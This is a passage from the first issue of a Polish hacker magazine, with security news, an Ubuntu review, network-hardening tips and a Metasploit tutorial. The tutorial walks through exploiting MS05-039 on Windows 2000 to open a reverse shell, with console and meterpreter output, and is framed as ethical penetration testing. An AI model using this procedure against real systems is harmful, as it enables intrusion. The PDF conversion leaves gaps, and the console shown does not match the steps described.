

ACCESS DENIED

**No. 1**

## **Witam Cię drogi czytelniku w pierwszym numerze AccesDenied!**

Pewnie zastanawiasz się, z jakich powodów ukazał się nasz, a teraz także i Twój magazyn. Jako nastolatek z tzw. pokolenia X, wychowany pod dużym wpływem środków masowego przekazu, jak telewizja byłem zafascynowany ideą hakerstwa. Mass media osaczały mnie tematami, jak "hakerzy zaatakowali pentagon", "Kevin M – najgroźniejszy haker świata został schwytany", "kolejny atak Gumisi na TP S.A."...

Jakież było moje zdziwienie, gdy dowiedziałem się, że media kłamią! Gdy poznałem ludzi ze środowiska hakerskiego, gdy poznałem ich ideologię – zrozumiałem, że Kevin Mitnick nie był hakerem, lecz crackerem, że hakerzy nie włamują się do systemów a co najciekawsze – że wcale nie trzeba się znać na komputerach by stać się hakerem.

Definicja hackera jest bardzo prosta – jest to człowiek przełamujący granice swych możliwości umysłowych. Haker może być jest specjalista od spraw wirusów komputerowych, który niejednokrotnie ostrzegł świat przed atakiem groźnego cyfrowego mikroba (np. Mikko Hypponen), hakerem jest również każdy twórca nowej technologii, jest nim chłopak używający ciekłego azotu do chłodzenia swojego podkręconego do granic wytrzymałości procesora. Hakerem jest, każdy człowiek, któremu udało się przełamać granice nie do przejścia dla innych.

Na rynku jest wiele magazynów dla specjalistów d.s. zabezpieczeń, dla fanów Linuksa, ale wbrew pozorom – nie było żadnego dla Hakerów. Trzymasz w ręku pierwszy numer magazynu skierowanego do prawdziwych hakerów.

Zapraszam więc do lektury starannie wyselekcjonowanego zbioru artykułów, które znajdziesz tylko w AccesDenied.

**Redaktor naczelny:**  
**Tomasz Nowak**

**P.S.** Prosimy o wybaczenie nam wszelkich niedociągnięć związanych no.1 naszego pisma. Jak zawsze w takich sytuacjach potrzebny jest czas na dopracowanie materiału, a tego parametru jak zwykle nam brakowało.

## Newsy

### Luka w jądrze Linuxa

Securityfocus opublikował zalecenie, w którym zwraca uwagę na lukę typu przepełnienie bufora w jądrze Linuxa, umożliwiającą zdalne wykonanie kodu.

Luka znajduje się w funkcji `do_replace()` w kodzie `netfilter`. Brak poprawnego sprawdzenia ograniczeń danych wejściowych powoduje możliwość nadpisania pamięci jądra dowolnymi danymi, przygotowanymi przez atakującego.

Luka znajduje się we wszystkich jądrach z serii 2.6.x starszych niż 2.6.16.

Obecnie nie jest nam wiadome, czy łatwo jest zdalnie wykorzystać lukę, jednakże aby zabezpieczyć się przed potencjalnymi exploitami, zalecana jest szybka aktualizacja jądra do wersji 2.6.16.

Źródło: Hacking.pl

### Hakia odpowie na każde pytanie?

W listopadzie ruszy nowa wyszukiwarka internetowa - Hakia. Ma działać inaczej niż Google. W przedsięwzięciu bierze udział polski Prokom

Jak ma działać Hakia? - Będzie odpowiadać na pytanie zadane przez internautę "w sposób naturalny" - twierdzi Riza C. Berkan, prezes Hakia Inc., która jest właścicielem wyszukiwarki. Kiedy zapytamy "Jaki lek pomaga na ból głowy?", Hakia wyświetli wyniki typu "aspiryna leczy migrenę" i strony, które odpowiedź zawierają. - To odpowiedź, w której żadne słowo nie pasuje do zapytania, ale znaczenie już tak - mówi Berkan. - Inne wyszukiwarki nie są doskonałe. Hakia opiera się na nowej technologii wykorzystującej przetwarzanie znaczeniowe. To wynalazek porównywalny do tranzystorowego radia, który zupełnie zmieni sposób docierania do informacji.

Wszystko to będzie możliwe dzięki takim dziedzinom nauki jak ontologia semantyczna i logika rozmyta. Tu specjalistą jest profesor Wiktor Ruskin. Pięć lat temu Berkan wpadł razem z nim na pomysł, żeby naukową wiedzę wykorzystać w praktyce. Razem z nimi nad nową wyszukiwarką pracuje kilkudziesięciu specjalistów z całego świata.

Twórcy Hakii wierzą, że za dwa, trzy lata z 20-procentowym udziałem w rynku staną w jednym

szeregu z największymi w tej branży: Google, AltaVista, Yahoo. Ma im w tym pomóc grupa Prokom, która kilka tygodni temu wykupiła 4 proc. akcji nowojorskiej firmy Hakia Inc. W listopadzie Hakia ma zacząć działać w języku angielskim, a w 2007 roku w 20 językach. Tworzeniem bibliotek dla kilku europejskich języków zajmą się specjaliści z Prokomu. Źródło: Gazeta.pl

### Microsoft pozywa spyware'owych oszustów

Koncern z Redmond złożył pozew przeciwko amerykańskiej firmie Airon Corporation (oraz jej pracownikom) którzy oszukiwali internautów, oferując im wymyśloną ochronę przed oprogramowaniem spyware'owym. Pozwani wykorzystywali w swoim oszukańczym procederze m.in. znaki towarowe oraz usługi Microsoftu.

Oszustwo popełniane przez niejakiego Levona Gaspariana oraz ok. 20 jego współpracowników polegało na stworzeniu strony WWW o nazwie Elimiiware V3.7, na której - wedle opisu - dostępne miało być narzędzie antyspyware'owe. Internautów, którzy odwiedzali tę stronę, zachęcano do darmowego przeskanowania systemu - jeśli użytkownik się na to zgodził, uruchamiana była animacja, udająca aplikację antyspyware'ową.

Każde takie fałszywe skanowanie kończyło się wykryciem w systemie niebywalej wręcz ilości wszelkiego rodzaju spyware'u - na koniec internaucie proponowano kupienie za 25 USD aplikacji usuwającej spyware. Osoba, która się na to zgodziła, płaciła 25 USD i była przekierowywana na stronę Microsoftu, z której można pobrać wersję beta programu Windows Antispyware (przypomnijmy: może ją pobrać każdy użytkownik legalnej kopii Windows, bez żadnych opłat).

Szczegółowych informacji na temat pozwu na razie nie podano - wiadomo jednak, że Microsoft domaga się m.in. natychmiastowego zawieszenia oszukańczej działalności firmy Airon Corporation. Sprawa będzie rozpatrywana w najbliższych tygodniach.

Źródło: Gazeta.pl

### CeBIT - każdy mógł zostać hakerem

Jak donoszą specjaliści z Kaspersky Labs i F-Secure, wizyta na targach CeBIT opłaciłaby się każdemu cyberprzestępcy. Sieci Wi-Fi rzadko kiedy używały szyfrowania, a urządzenia przenośne na lewo i prawo rozgłaszały swoją obecność.

Przedstawiciele z Kaspersky Labs mówią, że 55 procent sieci Wi-Fi na targach nie używało żadnej formy szyfrowania. Na pewno nie korzystały z niej punkty dostępowe T-Online rozsiane we wszystkich halach i udostępniające użytkownikom odpłatny dostęp do Internetu.

Co gorsza, wiele firm uruchamiało na stoiskach WLAN-y na własną rękę - oczywiście z nikłymi zabezpieczeniami. Zdaniem specjalistów z KL, taki poziom niedbalstwa jest niedopuszczalny.

Podobny eksperyment przeprowadziło F-Secure z honeypotem ("wabikiem") wykorzystującym Bluetooth. Jak mówi Mikko Hyppönen, szef działu badawczego korporacji, w każdej chwili w jego zasięgu znajdowała się aż setka urządzeń z włączonym Bluetooth! W trakcie trwania targów zgromadzono informacje na temat 12,5 tysiąca urządzeń przebywających choć przez chwilę w okolicy.

Źródło: Gazeta.pl

### **Trojan monitoruje... myszy**

Specjaliści z firm produkujących oprogramowanie antywirusowe ostrzegają przed nowym koniem trojańskim, którego zadaniem jest wykradanie poufnych danych klientów e-banków. Infekującego systemy z rodziny Windows "szkodnika" wyposażono w pewną innowacyjną funkcjonalność - oprócz przechwytywania wszystkich znaków wprowadzanych za pomocą klawiatury, potrafi on również monitorować polecenia wydawane przez użytkownika za pomocą myszy.

Eksperti tłumaczą, że ta funkcjonalność ma ułatwić trojanowi (o nazwie PWSteal-Bancos-Q) wykradanie danych klientów banków, w których jednym z zabezpieczeń jest wirtualna klawiatura, przy pomocy której użytkownik podaje hasło. Wiele e-banków korzysta już z takiej metody - dzięki temu standardowe keyloggers nie są w stanie wykraść hasła. Z zabezpieczeniem tym potrafi już sobie poradzić PWSteal-Bancos-Q - trojan rejestruje bowiem również akcje wykonywane przy pomocy myszy.

Zgromadzone w ten sposób dane "szkodnik" wysyła za pośrednictwem protokołu FTP do swojego autora. Trojan dystrybuowany jest na kilka sposobów - m.in. poprzez pocztę elektroniczną.

Aby usunąć z systemu PWSteal-Bancos-Q, należy uaktualnić program antywirusowy i przeprowadzić kompleksowe skanowanie systemu. Szczepionki na PWSteal-Bancos-Q są już dostępne.

Źródło: Gazeta.pl

### **Metki RFID podatne na wirusy?**

Naukowcy ostrzegają, że pojawienie się wirusów zagnieżdżonych w metkach radiowych, używanych do śledzenia przepływu towarów, to tylko kwestia czasu. Jak dotychczas możliwość zawirusowania metek nie była poważnie brana pod uwagę przez przemysł zainteresowany szerokim wykorzystaniem tej technologii.

Według naukowców z uniwersytetu Vrije z Amsterdamu, żaden wirus RFID nie pojawił się jeszcze na wolności, ale metki RFID mają kilka charakterystycznych cech, które mogą posłużyć do wykorzystania luk w oprogramowaniu warstw pośrednich i baz danych.

W raporcie opublikowanym na stronie [www.rfidvirus.org/index.html](http://www.rfidvirus.org/index.html) stwierdzają oni, że atak może przybrać formę 'SQL injection' lub 'buffer overflow', nawet jeżeli sama metka RFID może przechowywać niewielką liczbę bitów informacji. Dla celów demonstracyjnych naukowcy opracowali prototyp samoreplikującego się wirusa RFID o wielkość zaledwie 114 bajtów.

Naukowcy zapewniają, że stworzyli tego wirusa jedynie w tym celu, aby zachęcić projektantów warstw pośrednich RFID do bardziej ostrożnego projektowania kodu. Mogą one bowiem zawierać wiele luk.

Metki RFID coraz powszechniej używane są w różnych sektorach gospodarki do śledzenia w czasie rzeczywistym przepływu różnego rodzaju towarów, dla szeroko pojętych celów inwentaryzacyjnych. Systemy RFID mogą być atrakcyjne dla przestępców, ponieważ zawarte w nich dane mają zawierać także informacje personalne (jak np. dane przechowywane w paszportach cyfrowych). Porty lotnicze zamierzają stosować technologie RFID do bardziej precyzyjnego śledzenia bagażu. Ale raport ostrzega, że takie zastosowanie stwarza potencjalne niebezpieczeństwo ataku na system informatyczny z wykorzystaniem np. specjalnie spreparowanej metki RFID, przypiętej do bagażu. Odpowiednio spreparowany wirus może z warstwy pośredniej przedostać się do bazy danych. W ten sposób można - czysto teoretycznie - ukryć niebezpieczny bagaż i skierować go w dowolne miejsce na kuli ziemskiej.

Źródło: Gazeta.pl

### **Krytyczne luki w Adobe Macromedia Flash**

Firma Adobe wydała zalecenie, w którym odnosi się do wielu nieokreślonych luk w produktach Flash Player, umożliwiających atakującemu

wykonanie kodu poprzez odpowiednio spreparowany plik SWF. Produkty te są domyślnie instalowane na wielu platformach, w tym Microsoft Windows, Linux, Solaris.

Pełna lista podatnego oprogramowania:

- Flash Player 8.0.22.0 i wcześniejsze
- Flash Professional 8
- Flash Basic
- Flash MX 2004
- Flash Debug Player 7.0.14.0 i wcześniejsze
- Flex 1.5
- Breeze Meeting Add-In 5.1 i wcześniejsze
- Adobe Macromedia Shockwave Player 10.1.0.11 i wcześniejsze

Zalecana jest aktualizacja oprogramowania. Więcej szczegółów, wraz z informacjami o łatach dostępne są na stronie Adobe Macromedia: [http://www.macromedia.com/devnet/security/security\\_zone/apsb06-03.html](http://www.macromedia.com/devnet/security/security_zone/apsb06-03.html)

Źródło: CERT Polska

### **Krytyczna luka w sendmail**

Wykryto krytyczną lukę w jednym z najpopularniejszych serwerów pocztowych (MTA) - sendmail. Luka umożliwia zdalne wykonanie kodu na serwerze z podatnym serwerem sendmail z uprawnieniami root.

Luka typu "race condition" znajduje się w sposobie obsługi asynchronicznych sygnałów we wszystkich wersjach sendmail 8 innych niż 8.13.6.

Zalecana jest aktualizacja do wersji sendmail 8.13.6 (lub zastosowanie łata), udostępnionej na stronie <http://www.sendmail.org/8.13.6.html>.

Nowa wersja sendmail naprawia również inne potencjalne błędy związane z bezpieczeństwem.

Źródło: CERT Polska

### **Firefox, Thunderbird - pierwsze luki w 2006 roku**

Wykryto siedem luk w przeglądarce Firefox, kliencie pocztowym Thunderbird. Wśród nich znajduje się jedna krytyczna. Cztery stanowią potencjalne zagrożenie, jakim jest uruchomienie zdalnego kodu.

Zagrożone oprogramowanie:

- Firefox
- Thunderbird
- Mozilla Suite
- SeaMonkey

Wykorzystując błędy w tych programach można

uruchomić skrypt JavaScript z prawami przeglądarki lub doprowadzić do uruchomienia zdalnego kodu.

Thunderbird 1.5 będzie wrażliwy na odkryte luki, w sytuacji kiedy zostanie włączona obsługa JavaScript. Ta opcja domyślnie jest wyłączona. Thunderbird w standardowej konfiguracji nie jest zagrożony na ataki przy użyciu odkrytych luk.

Dostępna jest już bezpieczna wersja przeglądarki Firefox 1.5.0.1. <http://www.mozilla.com/firefox/>

Źródło: CERT Polska

### **14-latek odkrył lukę w GMail**

Pewien 14-letni bloger amator przypadkowo odkrył lukę w serwisie Google GMail.com

Luka pozwala m. in. na uruchamianie kodu JavaScript, co może prowadzić z kolei do przejęcia przez włamywacza cudzego konta e-mail w serwisie GMail.

Anthony, bo tak nazywa się młodzieniec, próbował przesłać kod JavaScript ze swojego konta, znajdującego się na serwerze Yahoo.com, na swoje drugie konto znajdujące się w serwisie GMail. O dziwo, skrzynka na GMail wykonała ten kod!

Kod był skonstruowany w następujący sposób:

- krótki temat wiadomości
- krótki tekst w sekcji body
- nasz kod w JavaScript

Błąd został naprawiony, aczkolwiek na oficjalne wyjaśnienia ze strony Google trzeba będzie jeszcze trochę poczekać.

Źródło: Hacking.pl

### **CitiBank Handlowy S.A ukrywał, że go okradli**

Obrabowany bank nie powiedział swoim klientom, że ich konta zostały оголоcone z pieniędzy. Dziś ustalono, że włamano się do CitiBanku, a ukradzione pieniądze przechodziły przez jego szczeciński oddział.

Złodzieje wyczyścili z pieniędzy internetowe konta kilkuset klientów CitiBanku Handlowego S.A. W wirtualnym skoku brali udział szcecinianie, a ukradzione pieniądze wyprowadzane były przez miejscowy oddział CitiBanku.

- Banki o włamaniach przez sieć mówią niechętnie i niewiele - mówi oficer Wydziału

Przestępczości Gospodarczej KWP w Szczecinie.  
- Boją się utraty wiarygodności u klientów.

Redakcja "Głosu Szczecińskiego" wczoraj kontaktowała się z warszawską centralą CitiBanku. Pytano m.in. dlaczego o wirtualnej kradzieży nie poinformował klientów oraz jak chroni się przed włamaniami. Nikt z banku nie chciał jednak rozmawiać na ten temat.

Źródło: Hacking.pl

### **Nowy DRM restartuje komputer**

Firma Starforce wprowadziła na rynek nową wersję systemu DRM, zabezpieczającego nośniki przed nielegalnym kopiowaniem. Aplikacja uzyskuje dostęp do wyższych partii systemu operacyjnego i jest w stanie wywołać samoczynny restart komputera.

Program instaluje specjalny sterownik, za którego pomocą otrzymuje ograniczoną kontrolę nad platformą, na której został uruchomiony. W przypadku wykrycia jakiegokolwiek próby złamania lub obejścia zabezpieczeń, wymusza na systemie operacyjnym natychmiastowy restart komputera.

Dodatkową funkcją nowego DRM jest możliwość ingerencji w sprzętową konfigurację specyfiki pracy różnych urządzeń. Dzięki temu może zamienić szybki tryb DMA na wolniejszy PIO, przez co całkowita wydajność komputera ulega spowolnieniu.

Źródło: Hacking.pl

# Ubuntu Dapper Drake

**Wreszcie nastąpiła tak długo oczekiwana premiera dystrybucji Linuksowej Dapper Drake.**

**Tuż po ściągnięciu obrazu iso nasz redakcyjny, fanatyczny zespół wziął się za instalację i szeroko pojęte testowanie. Naszą uwagę skupiliśmy na łatwości i bezawaryjności procesu instalacji, czasu w jakim otrzymamy gotowy do działania system, prostocie uzyskania odtwarzania multimediów, szybkości startu systemu, bezpieczeństwa, stopnia trudności kompilacji źródeł oraz instalacji kultowego już xgl.**

Jest wieczór. Premiera Dapper Drake miała już miejsce kilka godzin temu. Wchodzę poprzez ssh na naszą bramę internetową i wpisuję wget... Serwer-matka dystrybucji był niesamowicie obciążony a ściągnięcie odbywało się z prędkością 80 kb/s. Nie było sensu czekać dłużej tego dnia. Udałem się na zasłużony odpoczynek.

Poranek dnia następnego – spoglądam na swoją sesję screenową i z zadowoleniem wydaję polecenie scp – obraz po 3 minutach znajduje się już na dysku mojego komputera. Biorę czystą płytę CD i w przeciągu 2 minut mam w ręku świeżutką kopię Dapper Drake – według developerów "najbardziej nowoczesnego i innowacyjnego systemu Linuksowego na świecie". I właśnie w tym miejscu pojawiły się wątpliwości... Przecież dopiero niedawno słyszałem to samo o SUSE – dystrybucji której byłem ogromnym zwolennikiem i na której najnowszym wydaniu tak bardzo się zawiodłem.

Instalacja okazała się bardzo prosta i wręcz intuicyjna. Nie napotkamy problemów znanych z niestabilnych wersji wydania Dappera t.j. Niezgodność systemów plików, bądź nieprawidłowe ustawianie punktów montowania partycji.

Po 25 minutach moim oczom ukazał się gotowy do pracy system. Niestety, jako, że Ubuntu od zawsze było dystrybucją minimalistyczną stworzoną do optymalnego wykorzystania jednej płyty cd koniecznością staje się edycja pliku sources.lst w celu dodania repozytoriów Universe i Multiverse i doinstalowanie takich paczek jak gnutools,

make, gcc, dhcpcd i tym podobnych. Nie należy się zrażać instalacją z sieciowych zbiorów pakietów, gdyż przy prędkości połączenia rzędu 1mb/s nie odczuwamy różnicy pomiędzy instalacją pakietów z sieciowego repozytorium a lokalnego napędu wymiennego.

Nasz zespół sprawdził dokładnie działanie każdej z aplikacji dostarczonej standardowo z wydaniem i nie stwierdziliśmy żadnych nieprawidłowości. Co ciekawsze – system działa niesamowicie szybko. Uruchamianie się programów trwa średnio 2 razy krócej niż w poprzedniej edycji.

Przy instalacji z sieciowych zasobów nie napotkaliśmy się z żadnymi wręcz trudnościami, rozbitymi zależnościami i niezgodnościami wersji. Aktualizacja systemu jest bardzo prosta i mogą ośmielić się o stwierdzenie, że niemal stanowi czystą przyjemność.

Po przetestowaniu 3 głównych środowisk graficznych (kde, gnome i xfce) przystąpiliśmy do próby instalacji i uruchomienia Xgl i compiz, oraz skłonienia ich do współpracy ze środowiskiem gnome.

Tutaj zaczęły się niestety schody. Nastawieni na prostotę instalacji i obsługi, jaką wcześniej przywitał nas Dapper nasz zapał został niestety lekko ostudzony, gdyż uruchomienie Xgl nie jest jednak na DD zadaniem tak szybkim w wykonaniu. W sieci występuje niezgodność dokumentacji dotyczącej Xgl pomiędzy dystrybucjami, oraz wiele, wiele luk. Udało nam się po kilku godzinach poszukiwań i wielokrotnym stosowaniu metody prób i błędów uruchomić osławione Xgl.


Wystąpiła niestety jedna, bardzo poważna niedogodność. Komputer testowy był wyposażony w kartę muzyczną Sound Blaster Live 5.1 i nie udało się nam uzyskać dźwięku sześciokanałowego. Prace naszego zespołu ciągle trwają i, jak tylko uda nam się przezwyciężyć trudności – podamy na nie lekarstwo.

Reasumując – jest to bardzo udane wydanie systemu, niepozdebawione jednak kilku drobnych niedociągnięć. Ocena naszej redakcji to 8/10 W następnym numerze przedstawimy wyniki naszej pracy, czyli jak uruchomić Xgl na SUSE Linuks 10.1, Ubuntu Dapper Drake, oraz... Gentoo.

## Metasploit

**Jeszcze niedawno ludzie zawodowo zajmujący się testami penetracyjnymi byli skazani na żmudne pisanie potrzebnych im exploitów, bądź wyszukiwanie ich w sieci.** Czasy się zmieniają, technika idzie na przód i pojawiają się narzędzia które od dawien dawna były niezwykle potrzebne. Do takich narzędzi możemy zaliczyć Metasploit pozwalający nam przeprowadzić test penetracyjny za pomocą zaledwie kilku kliknięć myszką.

Bazujący na perlu Metasploit został zaprojektowany by stać się w pełni funkcjonalnym narzędziem służącym do tworzenia exploitów. Jeśli zechcesz – możesz użyć wbudowanej bazy exploitów w celu przetestowania własnego systemu pod kątem dziur w zabezpieczeniach. Możliwości przeprowadzania testów penetracyjnych, które oferuje nam Metasploit są ogromne i w bardzo szybkim czasie pozwalają się przekonać czy dane maszyny są podatne na ataki, oraz w jaki sposób na nie reagują.



Poza pospolitymi testami aplikacji webowych t.j. podatność na SQL injection, które nie są wspierane Metasploit posiada ogromny zakres testów bezpieczeństwa dla aplikacji, serwerów webowych, systemów operacyjnych i wielu, wielu innych. Standardowo po pobraniu wersji 2.4

otrzymujemy w swoje ręce zbiór 100 exploitów i 75 predefiniowanych ataków. Niedawno wprowadzona wersja 2.5 posiada w swoich zbiorach 32 exploity więcej. Ale przecież nawet liczba 200 exploitów nie pozwoli nam na przetestowanie każdej możliwej luki w każdym z systemów operacyjnych i aplikacji. I tutaj przychodzi nam z pomocą specjalnie stworzony do tych celów framework, który pozwala nam na napisanie własnych exploitów. Jeśli jednak jesteśmy zbyt leniwi – można skorzystać z najlepszego przyjaciela każdego pentestera – Google w celu wyszukania interesujących nas exploitów napisanych przez kogoś innego.

Zadaniem tego artykułu jest przedstawienie możliwości wykorzystania tego niezwykle potężnego narzędzia, wbudowanych exploitów i predefiniowanych ataków w prawdziwym teście penetracyjnym. Należy pamiętać o tym iż istnieje możliwość uzyskania niepożądanych efektów używając Metasploita t.j. uszkodzenie lub spowodowanie niestabilności testowanego systemu. Pamiętać należy o etycznym postępowaniu i nie wykorzystywaniu możliwości oferowanych przez narzędzie w celach innych niż testy bezpieczeństwa. Mądrym posunięciem jest również stworzenie kopii bezpieczeństwa systemu i danych znajdujących się na komputerze, który chcemy poddać testom penetracyjnym. Przygotowanie planu awaryjnego na wypadek, gdyby coś poszło nie tak, jak to przewidywaliśmy staje się koniecznością.

Podstawowe polecenia:

Przed przejściem do kolejnych kroków opisujących wykorzystanie exploita, powinieneś poznać podstawowe polecenia aplikacji msfconsole:

help (lub '?') ? pokazuje dostępne polecenia w msfconsole

show exploits ? pokazuje exploity, które możesz wykonać (w naszym przypadku będzie to exploit ms05\_039\_pnp)

show payloads ? pokazuje różnorodne opcje predefiniowanych ataków do wykorzystania na exploitowanym systemie t.j.

wystartowanie wiersza poleceń, pobieranie programów do wykonania etc. (w naszym przypadku będzie to exploit win32\_reverse) info exploit [nazwa exploita] ? pokazuje dokładny opis danego exploita wraz z jego



Za nasz przykład posłużymy nam komputer pracujący pod kontrolą systemu Windows 2000 Server, który posiada lukę w zabezpieczeniach MS05-039 podatność na ataki wymierzone w interfejs plug and play (CVE-2005-1983), która została

```

> Shell - Konsole
Session Edit View Bookmarks Settings Help

      o          s          o          o
      s          s          s          s
ooYoYo..oPYo. oSP .oPYo..oPYo..oPYo.s.oPYo.oS oSP
s s s 8oooo8 s .oooo8 Yb..s s s s s s s
s s s s s s s s s s s s s s s s s
s 'Yooo' s 'YooP' s'YooP' s 'YooP' s s
.....:8 .....:
.....:8 .....:

+ -- --[ msfconsole v2.3 [46 exploits - 69 payloads]

msf > help

Metasploit Framework Main Console Help
=====

?          Show the main console help
cd         Change working directory
exit      Exit the console
help      Show the main console help
info      Display detailed exploit or payload information
quit      Exit the console
reload    Reload exploits and payloads
save      Save configuration to disk
set       Set a global environment variable
show      Show available exploits and payloads
unset     Remove a global environment variable
use        Select an exploit by name
version   Console version

msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > show
advanced options payloads targets
msf msrpc_dcom_ms03_026 > show options

Exploit Options
=====

Exploit: Name Default Description
-----
required RHOST The target address
required RPORT 135 The target port

Target: Windows NT SP6/XK/XP/2K3 xLL

msf msrpc_dcom_ms03_026 >

```

Każemy pokazać programowi kompatybilne

prekonfigurowane formy ataku, które są kompatybilne z wybranym przez nas exploitem.

#### Krok 4

Zdecydowaliśmy się wybrać możliwość otwarcia zdalnej powłoki z wierszem poleceń, więc wybieramy opcję set PAYLOAD win32\_reverse. Wpisujemy show targets aby dowiedzieć się jakie systemy i aplikacje są obsługiwane. W tym konkretnym przypadku ustawiamy wspieranie celu na Windows 2000 Service Pack 0 (pierwsza wersja systemu Windows 2000) aż do Service Pack 4 poprzez wybranie set TARGET 0:

#### Krok 5

Kolejnie wybieramy możliwość show options, aby ustawić nieopcjonalne parametry exploita i predefiniowanego ataku. W naszym przypadku parametry RHOST i LHOST mogą zostać ustawione przez set RHOST 10.0.0.200, oraz set LHOST 10.0.0.201:

#### Krok 6


Wpisujemy show options, by po raz ostatni się upewnić, iż wszystkie opcje ustawiliśmy prawidłowo. Wpisujemy komendę check, aby sprawdzić, że testowany system jest faktycznie podatny na lukę ms05\_039\_pnp.

#### Krok 7

Na sam koniec wpisujemy polecenie exploit by przeprowadzić atak na wybrany computer i... BINGO!.. Połączenie zostało nawiązane a naszym oczom ukazała się linia poleceń! Oto to co najlepsze w testach penetracyjnych.

Możesz sobie teraz wyobrazić, co mogło się stać, gdyby to był system zawierający tajne dokumenty i zostałby zaatakowany dokładnie w ten sam sposób. Właśnie z chęci niedopuszczenia do takich incydentów powinniśmy sami przeprowadzać testy penetracyjne.

Więc nigdy nie zapominaj przed podłączeniem jakiegokolwiek systemu do Internetu przeprowadzić testów penetracyjnych, które pozwolą Ci uniknąć wielu nieprzespanych nocy pełnych nerwów o bezpieczeństwo danych.....



```
meterpreter> ipconfig
ipconfig: Requesting interface list...
meterpreter>
ipconfig: Listing interfaces
Interface: MS TCP Loopback interface
phys:00:00:00:00:00:00
inet addr: 127.0.0.1 netmask: 255.0.0.0
Interface: AMD PCNET Family Ethernet Adapter
phys:00:0c:29:8c:77:26
inet addr: 192.168.0.237 netmask: 255.255.255.0
2 interfaces detected.
meterpreter>
meterpreter> route
ipconfig: Requesting route table...
meterpreter>
route: Listing routes...
-----
Subnet          Netmask          Gateway
-----
0.0.0.0          0.0.0.0          192.168.0.1
127.0.0.0        255.0.0.0        127.0.0.1
192.168.0.0      255.255.255.0    192.168.0.237
192.168.0.237    255.255.255.255  127.0.0.1
192.168.0.255    255.255.255.255  192.168.0.237
224.0.0.0        224.0.0.0        192.168.0.237
255.255.255.255  255.255.255.255  192.168.0.237
7 routes.
meterpreter>
meterpreter> portfwd help
Error: No command was supplied.
Usage: portfwd [ -srv ] [ -L laddr ] [ -l lport ] [ -h rhost ] [ -p rport ]
[ -P ]
-srv      Add a port forward
-r        Remove a port forward
-v        View port forward list
-L        The local address to listen on
-l        The local port to listen on
-h        The remote host to connect to
-p        The remote port to connect to
-P        Create a local proxy listener that builds a dynamic port forward.
meterpreter>
meterpreter>
```

## **Dziesięć tortur dla hakera lub 10 sztuczek, które mogą pomóc administratorowi sieci w utrudnieniu życia potencjalnym włamywaczom.**

Przeprowadziłem wiele wnikiwiej do sieci oraz systemów. Duże zdziwienie odniosłem jednak kiedy administrator sieci nie posiadał filtra ruchu ICMP (ang. *Internet Control Message Protocol*), dzięki czemu nic nie blokowało mojego skanowania.

---

Tego czego nie lubię to kiedy przytomny administrator tworzy wiele przeszkód między mną a systemem docelowym. W takich sytuacjach coś co mogło zająć kilka dni przeciąga się nawet do tygodnia. Tworząc takie przeszkody, można tym samym zmusić napastnika do większego wysiłku w próbach zeskanowania twojej sieci, usług oraz aplikacji.

Ten artykuł ma na celu pokazaniu 10 sztuczek, które mogą pomóc administratorowi sieci w utrudnieniu życia potencjalnym włamywaczom.

---

### **Filtrowanie wiadomości pingowania poprzez ICMP**

Kiedy przeprowadzane są próby na sieci internetowej oraz systemach użytkowników, zawsze zaczynam od pingu poprzez ICMP aby wyszukać słabo zabezpieczonego serwer z którego będę przeszukiwał resztę sieci, zawsze jest lepiej wykorzystać serwer do takich celów niż bezpośrednio działać ze swojego komputera.

Jeśli używasz filtra ICMP w swoim routerze lub co bardziej prawdopodobne w firewallu, napastnik będzie zmuszony skanować porty twojej podsieci czym narazi się na duże ryzyko, ponieważ czas jaki normalnie by poświęcił na to wydłuży się. W większości przypadków napastnik jest zmylony to prostą zmianą w twoim zabezpieczeniu.

---

### **Konfiguracja firewalla by używał zabezpieczenia przed SYN**

Jeśli używasz nmap lub podobnego programu do skanowania portów w jego podstawowej konfiguracji, program będzie wysyłał

dziesiątki pakietów TCP SYN ([ang. Transmission Control Protocol](#)) w stronę portów oczekując odpowiedzi, i tym samym rozpoznania wszystkich procesów przebiegających na systemie. Do zabezpieczenia się przed taką sytuacją można użyć bardzo dobrego sposobu jakim jest zmiana w konfiguracji twojego firewalla tak aby blokował pakiety SYN można to zrobić np w WatchGuard, Check Point, Iptables.

